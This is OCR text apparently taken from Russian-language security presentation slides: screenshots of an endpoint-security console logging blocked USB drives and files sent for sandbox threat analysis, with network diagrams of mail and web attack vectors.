
SysInspector | Log Collector | Журналы диагностики

ЖУРНАЛ СПАМА
ЖУРНАЛ ФАЙЕРВОЛА
ЖУРНАЛ HIPS
ЖУРНАЛ КОНТРОЛЯ УСТРОЙСТВ
ЖУРНАЛ КОНТРОЛЯ ДОСТУПА В ИНТЕРНЕТ

Журнал контроля устройств

ДОБАВИТЬ ФИЛЬТР | ПРЕДУСТАНОВКИ

ПРОИЗОШЛО	ИДЕНТИФИКАТОР	СЕРИЙНЫЙ НОМ	ИДЕНТИФИКАТОР	ИЗГОТОВИ	УЧЕТНАЯ ЗАП
2019 июня 4 17:28:47	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCA
2019 июня 4 17:28:47	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodoom
2019 июня 4 17:28:54	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCA
2019 июня 4 17:28:54	Заблокировано	13SOEWCCD275DSCZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodoom
2019 июня 4 17:29:37	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCA
2019 июня 4 17:29:37	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodoom
2019 июня 4 17:29:51	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCA
2019 июня 4 17:29:51	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodoom
2019 июня 4 17:30:02	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	NT AUTHORITY\LOCA
2019 июня 4 17:30:02	Заблокировано	19HHO29809SDILLZ	Дисковый накопител...	JetFlash	SLAVAZ\Voodoom


Internet
Targeted network
MAIL
DMZ
Вектор 2
user 2

Отправленные файлы

ПОЛУЧАТЕЛЬ Dynamic Thr


ДОБАВИТЬ ФИЛЬТР


ПРЕДУСТАНОВКИ

ФАЙЛ	ХЭШ	СТАТУС	СОСТОЯНИЕ	ПЕРВАЯ ОТПРАВКА	ПОСЛЕДНЯЯ ОБРАБ	КОМПЬЮТЕ	ПОЛЬЗОВАТ	ПРИЧИНА	ПОЛУЧ
mailto:?to=ent-...ment=makware.js	F060C2FBF478...		Завершено	2019 мая 28 15:39:51	2019 мая 28 15:41:10	...	NT AUTHORIT...	Автоматическ...	Dynamic Threa...
mailto:?to=ent-...ce_9821047.xlsm	4197603C4B59...		Завершено	2019 мая 28 16:07:07	2019 мая 28 16:11:05	...	NT AUTHORIT...	Автоматическ...	Dynamic Threa...
mailto:?to=ent-...hment=setup.exe	5DB8F4B4234B...		Завершено	2019 мая 28 14:55:18	2019 мая 28 14:57:03	...	NT AUTHORIT...	Автоматическ...	Dynamic Threa...

ДОБАВИТЬ ИСКЛЮЧЕНИЕ В ПОЛИТИКУ

1


Internet
Targeted
network
WEB
Вектор 3
DMZ



Internet
Targeted network
WEB
web admin
DMZ
Вектор 3

Отправленные файлы

ДОБАВИТЬ ФИЛЬТР
ПРЕДУСТАНОВКИ

ФАЙЛ	ХЭШ	СТАТУС	СОСТОЯНИЕ	ПЕРВАЯ ОТПРАВКА	ПОСЛЕДНЯЯ ОБРАБОТК	КОМП
